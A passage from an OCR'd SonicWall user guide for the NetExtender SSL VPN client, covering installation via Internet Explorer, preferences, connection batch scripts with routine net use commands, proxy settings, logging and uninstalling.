
It is recommended that you add the URL or domain name of your firewall to Internet Explorer's trusted sites list. This will simplify the process of installing NetExtender and logging in, by reducing the number of security warnings you will receive.

To add a site to Internet Explorer's trusted sites list:

1 In Internet Explorer, go to **Tools > Internet Options**.

2 Click on the **Security** tab.

3 Click on the **Trusted Sites** icon and click on the **Sites...** button to open the **Trusted sites** window.



4 Enter the URL or domain name of your firewall in the **Add this Web site to the zone** field and click **Add**.

5 Click **OK** in the **Trusted Sites** and **Internet Options** windows.

Installing NetExtender from Internet Explorer


To install and launch NetExtender for the first time using the Internet Explorer browser:

1 Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says "Click here for sslvpn login."

2 Click the **NetExtender** button.

3 The first time you launch NetExtender, you must first add the SSL VPN portal to your list of trusted sites. If you have not done so, the follow message will display.


4 Click **Instructions to add SSL VPN server address into trusted sites** for help.



5 In Internet Explorer, go to **Tools > Internet Options**.

6 Click on the **Security** tab.

7 Click on the **Trusted Sites** icon and click on the **Sites...** button to open the **Trusted sites** window.



8 Enter the URL or domain name of your firewall in the **Add this Web site to the zone** field.


9 Click **Add**.

10 Click **OK** in the **Trusted Sites** and **Internet Options** windows.


11 Return to the SSL VPN portal and click on the **NetExtender** button. The portal installs the NetExtender stand-alone application on your computer automatically. The NetExtender installer window opens.

12 If an older version of NetExtender is installed on the computer, the NetExtender launcher will remove the old version and then install the new version.

13 If a warning message that NetExtender has not passed Windows Logo testing is displayed, click **Continue Anyway**. SonicWall testing has verified that NetExtender is fully compatible with Windows Vista, XP, 2000, and 2003 and later.



14 When NetExtender completes installing, the **NetExtender Status** window displays, indicating that NetExtender successfully connected.



Launching NetExtender Directly from Your Computer

After the first access and installation of NetExtender, you can launch NetExtender directly from your computer without first navigating to the SSL VPN portal.

To launch NetExtender:

1 Navigate to **Start > All Programs**.

2 Select **SSL VPN NetExtender** folder, and then click on **SonicWall SSL VPN NetExtender**. The NetExtender login window is displayed.

3 The IP address of the last server you connected to is displayed in the **SSL VPN Server** field. To display a list of recent servers you have connected to, click on the arrow.

4 Enter your username and password.

5 The last domain you connected to is displayed in the **Domain** field.

6 The drop-down menu at the bottom of the window provides three options for remembering your username and password:

- Save user name & password if server allows
- Save user name only if server allows

- Always ask for user name & password

TIP: Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.


Configuring NetExtender Preferences

Complete the following procedure to configure NetExtender preferences:

1 Right click on the NetExtender icon in the system tray.


2 Click on **Preferences...** The **NetExtender Preferences** dialog displays.

3 The **Connection Profiles** tab displays the SSL VPN connection profiles you have used, including the IP address of the server, the domain, and the username.



4 To delete a profile, highlight it by clicking on it and then click the **Remove** buttons. Click the **Remove All** buttons to delete all connection profiles.

5 The **Settings** tab allows you to customize the behavior of NetExtender.



6 To have NetExtender automatically connect when you start your computer, check the **Automatically connect with Connection Profile** checkbox and select the appropriate connection profile from the drop-down menu.

NOTE: Only connection profiles that allow you to save your username and password can be set to automatically connect.

7 To have NetExtender launch when you log in to your computer, check the **Automatically start NetExtender UI**. NetExtender will start, but will only be displayed in the system tray. To have the NetExtender log-in window display, check the **Display NetExtender UI** checkbox.

8 Select **Minimize to the tray icon when NetExtender window is closed** to have the NetExtender icon display in the system tray. If this option is not checked, you will only be able to access the NetExtender UI through Window's program menu.

9 Select Display Connect/Disconnect Tips from the System Tray to have NetExtender display tips when you mouse over the NetExtender icon.

10 Select **Automatically reconnect when the connection is terminated** to have NetExtender attempt to reconnect when it loses connection.

11 Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.

12 Select **Disconnect an active connection** to have NetExtender log out of all of your SSL VPN sessions when you exit a NetExtender session

13 Click **Apply**.


Configuring NetExtender Connection Scripts

SonicWall SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or websites.

To configure NetExtender Connection Scripts, perform the following tasks.

1 Right click on the **NetExtender** icon in the task bar and click on **Preferences...** The NetExtender Preferences dialog displays.

2 Click on **Connection Scripts**.



3 To enable the domain login script, select the **Attempt to execute domain login script** checkbox. When enabled, NetExtender attempts to contact the domain controller and execute the login script.

> **NOTE:** Enabling this feature may cause connection delays while remote client's printers and drives are mapped. Make sure the domain controller and any machines in the logon script are accessible via NetExtender routes.

4 To enable the script that runs when NetExtender connects, select the **Automatically execute the batch file "NxConnect.bat"** checkbox.

5 To enable the script that runs when NetExtender disconnects, select the **Automatically execute the batch file "NxDisconnect.bat"** checkbox.

6 To hide either of the console windows, select the appropriate **Hide the console window** checkbox. If this checkbox is not selected, the DOS console window will remain open while the script runs.

7 Click **Apply**.

Configuring Batch File Commands

NetExtender Connection Scripts can support any valid batch file commands. For more information on batch files, see the following Wikipedia entry: http://en.wikipedia.org/wiki/.bat. The following tasks provide an introduction to some commonly used batch file commands.

- To configure the script that runs when NetExtender connects, click the **Edit "NxConnect.bat"** button. The NxConnect.bat file is displayed.
- To configure the script that runs when NetExtender disconnects, click the **Edit "NxDisconnect.bat"** button. The NxConnect.bat file is displayed.

8 By default, the **NxConnect.bat** file contains examples of commands that can be configured, but no actual commands. Too add commands, scroll to the bottom of the file.

To map a network drive, enter a command in this format:

```
net use drive-letter\\server\share password /user:Domain\name
```

For example to if the drive letter is **z**, the server name is **engineering**, the share is **docs**, the password is **1234**, the user's domain is **eng** and the username is **admin**, the command would be the following:

```
net use z\\engineering\docs 1234 /user:eng\admin
```

- To disconnect a network drive, enter a command in this format:

  ```
  net use drive-letter: /delete
  ```

  For example, to disconnect network drive z, enter this command:

  ```
  net use z: /delete
  ```

- To map a network printer, enter a command in this format:

  ```
  net use LPT1 \\ServerName\PrinterName /user:Domain\name
  ```

  For example, if the server name is **engineering**, the printer name is **color-print1**, the domain name is **eng**, and the username is admin, the command would be:

  ```
  net use LPT1 \\engineering\color-print1 /user:eng\admin
  ```

- To disconnect a network printer, enter a command in this format:

  ```
  net use LPT1 /delete
  ```

- To launch an application enter a command in this format:

  ```
  C:\Path-to-Application\Application.exe
  ```

9 For example, to launch Microsoft Outlook, enter this command:

```
C:\Program Files\Microsoft Office\OFFICE11\outlook.exe
```

- To open a website in your default browser, enter a command in this format:

  ```
  start http://www.website.com
  ```

- To open a file on your computer, enter a command in this format:

  ```
  C:\Path-to-file\myFile.doc
  ```

When you have finished editing the scripts, save the file and close it.

Configuring Proxy Settings


SonicWall SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings.

To manually configure NetExtender proxy settings:

1 Right click on the **NetExtender** icon in the task bar,

2 Click **Preferences...** The **NetExtender Preferences** dialog displays.


3 Click **Proxy**.



4 Select the **Enable proxy settings** checkbox.

5 NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD)), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, select this option and enter the URL of the scrip in the Address field.
- **Use proxy server** - Select this option to enter the **Address** and **Port** of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses that bypass the proxy server. If required, enter a **User name** and **Password** for the proxy server. If the proxy server requires a username and password, but you do not specify them in the **Preferences** window, a NetExtender pop-up window will prompt you to enter them when you first connect.




6 Click the **Internet Explorer proxy settings** button to open Internet Explorer's proxy settings.

Viewing the NetExtender Log

The NetExtender log displays information on NetExtender session events. The log is a file named **NetExtender.dbg**. It is stored in the directory,

`C:\Program Files\SonicWall\SSL VPN\NetExtender`. To view the NetExtender log, right click on the **NetExtender** icon in the system tray, and click **View Log**.




To view details of a log message, double-click on a log entry, or go to **View > Log Detail** to open the Log Detail pane.

To save the log, either click the **Export** icon or go to **Log > Export.**


To filter the log to display entries from a specific duration of time, go to the **Filter** menu and select the cutoff threshold.

To filter the log by type of entry, go to **Filter > Level** and select one of the level categories. The available options are **Fatal, Error, Warning**, and **Info**, in descending order of severity. The log displays all entries that match or exceed the severity level. For example, when selecting the **Error** level, the log displays all **Error** and **Fatal** entries, but not **Warning** or **Info** entries.



To view the Debug Log, either click the **Debug Log** icon or go to **Log > Debug Log**.

NOTE: It may take several minutes for the Debug Log to load. During this time, the Log window will not be accessible, although you can open a new Log window while the Debug Log is loading.



To clear the log, click on **Log > Clear Log**.

Disconnecting NetExtender

To disconnect NetExtender:

1. Right click on the NetExtender icon in the system tray to display the NetExtender icon menu and click **Disconnect**.
2. Wait several seconds. The NetExtender session disconnects.

You can also disconnect by double clicking on the **NetExtender** icon to open the NetExtender window and then clicking the **Disconnect** button.

When NetExtender becomes disconnected, the NetExtender window displays and gives you the option to either **Reconnect** or **Close** NetExtender.

Upgrading NetExtender

NetExtender can be configured by the administrator to automatically notify users when an updated version of NetExtender is available. Users are prompted to click **OK** and NetExtender downloads and installs the update from the firewall.

If auto-update notification is not configured, users should periodically launch NetExtender from the Virtual Office to ensure they have the latest version. Check with your administrator to determine if you need to manually check for updates.

Uninstalling NetExtender

The NetExtender utility is automatically installed on your computer. To remove NetExtender, click on **Start > All Programs**, click on **SonicWall SSL VPN NetExtender**, and then click on **Uninstall**.

You can also configure NetExtender to automatically uninstall when your session is disconnected.

